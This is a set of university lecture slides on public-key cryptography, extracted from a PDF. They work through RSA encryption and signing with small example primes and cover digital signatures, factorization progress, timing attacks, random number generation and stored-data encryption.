
- Take  $p = 7$ ,  $q = 11$ , so  $n = 77$  and  $\phi(n) = 60$
- Alice chooses  $e = 17$ , making  $d = 53$
- Alice wants to send Bob message HELLO (07 04 11 11 14) so Bob knows it is what Alice sent (no changes in transit, and authenticated)
  - $s = m^d \bmod n = 07^{53} \bmod 77 = 35$
  - $04^{53} \bmod 77 = 09$
  - $11^{53} \bmod 77 = 44$
  - $11^{53} \bmod 77 = 44$
  - $14^{53} \bmod 77 = 49$
- Alice sends 35 09 44 44 49

# Example: Integrity/Authentication (2/2)

- Bob receives 35 09 44 44 49
- Bob uses Alice's public key,  $e = 17$ ,  $n = 77$ , to decrypt message:
  - $m = s^e \bmod n = 35^{17} \bmod 77 = 07$
  - $09^{17} \bmod 77 = 04$
  - $44^{17} \bmod 77 = 11$
  - $44^{17} \bmod 77 = 11$
  - $49^{17} \bmod 77 = 14$
- Bob translates message to letters to read HELLO
  - Alice sent it as only she knows her private key, so no one else could have enciphered it
  - If (enciphered) message's blocks (letters) altered in transit, would not decrypt properly

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# Lecture 6: Data Security: Public Key Cryptography and Authentication

September 13, 2018

Dr. Dan Massey

# Basics of the RSA Algorithm (1/2)

- Relies on the difficulty of determining the number of numbers relatively prime to a large integer  $n$
- Totient function  $\phi(n)$ 
  - Number of positive integers less than  $n$  and relatively prime to  $n$ 
    - *Relatively prime* means with no factors in common with  $n$
- Example:  $\phi(10) = 4$ 
  - 1, 3, 7, 9 are relatively prime to 10
- Example:  $\phi(21) = 12$ 
  - 1, 2, 4, 5, 8, 10, 11, 13, 16, 17, 19, 20 are relatively prime to 21

# Basics of the RSA Algorithm (2/2)

- Choose two large prime numbers  $p, q$ 
  - Let  $n = pq$ ; then  $\phi(n) = (p-1)(q-1)$
  - Choose  $e < n$  such that  $e$  is relatively prime to  $\phi(n)$ .
  - Compute  $d$  such that  $ed \bmod \phi(n) = 1$
- Public key:  $(e, n)$ ; private key:  $d$
- Encipher:  $c = m^e \bmod n$
- Decipher:  $m = c^d \bmod n$
- *Key Intuition:*
  - Q1: Given  $p$  and  $q$ , compute  $n=pq$ , pick  $e$ , and compute  $d$
  - Q2: Given  $(e,n)$ , find  $p, q, d$ .
  - Note that both problems can be solved. Do you want Q1 or Q2?

# Example: Confidentiality (1/2)

- Take  $p = 7$ ,  $q = 11$ , so  $n = pq = 77$  and  $\phi(n) = (p-1)(q-1) = 60$
- Alice chooses  $e = 17$ , relatively prime to  $\phi(n)=60$
- making  $d = 53$ ,  
 $ed = 17 \cdot 53 = 901 \text{ mod } (\phi(n)=60) = 1$
- Bob wants to send Alice secret message HELLO (07 04 11 11 14)
  - $c = m^e \text{ mod } n = 07^{17} \text{ mod } 77 = 28$
  - $04^{17} \text{ mod } 77 = 16$
  - $11^{17} \text{ mod } 77 = 44$
  - $11^{17} \text{ mod } 77 = 44$
  - $14^{17} \text{ mod } 77 = 42$
- Bob sends 28 16 44 44 42

# Example: Confidentiality (2/2)

- Alice receives 28 16 44 44 42
- Alice uses private key,  $d = 53$ , to decrypt message:
  - $m = c^d \bmod n = 28^{53} \bmod 77 = 07$
  - $16^{53} \bmod 77 = 04$
  - $44^{53} \bmod 77 = 11$
  - $44^{53} \bmod 77 = 11$
  - $42^{53} \bmod 77 = 14$
- Alice translates message to letters to read HELLO
  - No one else could read it, as only Alice knows her private key and that is needed for decryption

# Digital Signatures

- NIST FIPS PUB 186-4 defines a digital signature as:

**"The result of a cryptographic transformation of data that, when properly implemented, provides a mechanism for verifying origin authentication, data integrity and signatory non-repudiation."**
- Thus, a digital signature is a data-dependent bit pattern, generated by an agent as a function of a file, message, or other form of data block
- FIPS 186-4 specifies the use of one of three digital signature algorithms:
  - Digital Signature Algorithm (DSA)
  - RSA Digital Signature Algorithm
  - Elliptic Curve Digital Signature Algorithm (ECDSA)

# Example: Integrity/Authentication (1/2)

- Take  $p = 7$ ,  $q = 11$ , so  $n = 77$  and  $\phi(n) = 60$
- Alice chooses  $e = 17$ , making  $d = 53$
- Alice wants to send Bob message HELLO (07 04 11 11 14) so Bob knows it is what Alice sent (no changes in transit, and authenticated)
  - $s = m^d \bmod n = 07^{53} \bmod 77 = 35$
  - $04^{53} \bmod 77 = 09$
  - $11^{53} \bmod 77 = 44$
  - $11^{53} \bmod 77 = 44$
  - $14^{53} \bmod 77 = 49$
- Alice sends 35 09 44 44 49

# Example: Integrity/Authentication (2/2)

- Bob receives 35 09 44 44 49
- Bob uses Alice's public key,  $e = 17$ ,  $n = 77$ , to decrypt message:
  - $m = s^e \bmod n = 35^{17} \bmod 77 = 07$
  - $09^{17} \bmod 77 = 04$
  - $44^{17} \bmod 77 = 11$
  - $44^{17} \bmod 77 = 11$
  - $49^{17} \bmod 77 = 14$
- Bob translates message to letters to read HELLO
  - Alice sent it as only she knows her private key, so no one else could have enciphered it
  - If (enciphered) message's blocks (letters) altered in transit, would not decrypt properly

# Example Limitations

- Encipher message in blocks considerably larger than the examples here
  - If 1 character per block, RSA can be broken using statistical attacks (just like classical cryptosystems)
  - Attacker cannot alter letters, but can rearrange them and alter message meaning
    - Example: reverse enciphered message of text ON to get NO

# Security of RSA

## Brute force

- Involves trying all possible private keys

## Mathematical attacks

- There are several approaches, all equivalent in effort to factoring the product of two primes

## Timing attacks

- These depend on the running time of the decryption algorithm

## Chosen ciphertext attacks

- This type of attack exploits properties of the RSA algorithm

# Progress in Factorization

<b>Number of Decimal Digits</b>	<b>Number of Bits</b>	<b>Date Achieved</b>
100	332	April 1991
110	365	April 1992
120	398	June 1993
129	428	April 1994
130	431	April 1996
140	465	February 1999
155	512	August 1999
160	530	April 2003
174	576	December 2003
200	663	May 2005
193	640	November 2005
232	768	December 2009

# Other Public-Key Algorithms

## Digital Signature

### Standard (DSS)


- FIPS PUB 186
- Makes use of SHA-1 and the Digital Signature Algorithm (DSA)
- Originally proposed in 1991, revised in 1993 due to security concerns, and another minor revision in 1996
- Cannot be used for encryption or key exchange
- Uses an algorithm that is designed to provide only the digital signature function

### Elliptic-Curve Cryptography (ECC)


- Equal security for smaller bit size than RSA
- Seen in standards such as IEEE P1363
- Confidence level in ECC is not yet as high as that in RSA
- Based on a mathematical construct known as the elliptic curve

# Timing Attacks and Side Channels

- Paul Kocher, a cryptographic consultant, demonstrated that a snooper can determine a private key by keeping track of how long a computer takes to decipher messages
- Timing attacks are applicable not just to RSA, but also to other public-key cryptography systems
- This attack is alarming for two reasons:
  - It comes from a completely unexpected direction
  - It is a ciphertext-only attack




(a) Bob signs a message




(b) Alice verifies the signature

**Figure 2.7 Simplified Depiction of Essential Elements of Digital Signature Process**




(a) Creation of a digital envelope



(b) Opening a digital envelope

**Figure 2.9 Digital Envelopes**



**Figure 2.8 Public-Key Certificate Use**

# Random Numbers

**Uses include  
generation of:**

- Keys for public-key algorithms
- Stream key for symmetric stream cipher
- Symmetric key for use as a temporary session key or in creating a digital envelope
- Handshaking to prevent replay attacks
- Session key

# Random Number Requirements

## Randomness

- Criteria:
  - Uniform distribution
    - Frequency of occurrence of each of the numbers should be approximately the same
  - Independence
    - No one value in the sequence can be inferred from the others

## Unpredictability

- Each number is statistically independent of other numbers in the sequence
- Opponent should not be able to predict future elements of the sequence on the basis of earlier elements

# Random versus Pseudorandom

Cryptographic applications typically make use of algorithmic techniques for random number generation

- Algorithms are deterministic and therefore produce sequences of numbers that are not statistically random

Pseudorandom numbers are:

- Sequences produced that satisfy statistical randomness tests
- Likely to be predictable

True random number generator (TRNG):

- Uses a nondeterministic source to produce randomness
- Most operate by measuring unpredictable natural processes
  - e.g. radiation, gas discharge, leaky capacitors
- Increasingly provided on modern processors

# Practical Application: Encryption of Stored Data

Common to encrypt transmitted data

Much less common for stored data

There is often little protection beyond domain authentication and operating system access controls

Data are archived for indefinite periods

Even though erased, until disk sectors are reused data are recoverable

## Approaches to encrypt stored data:

Use a commercially available encryption package

Back-end appliance

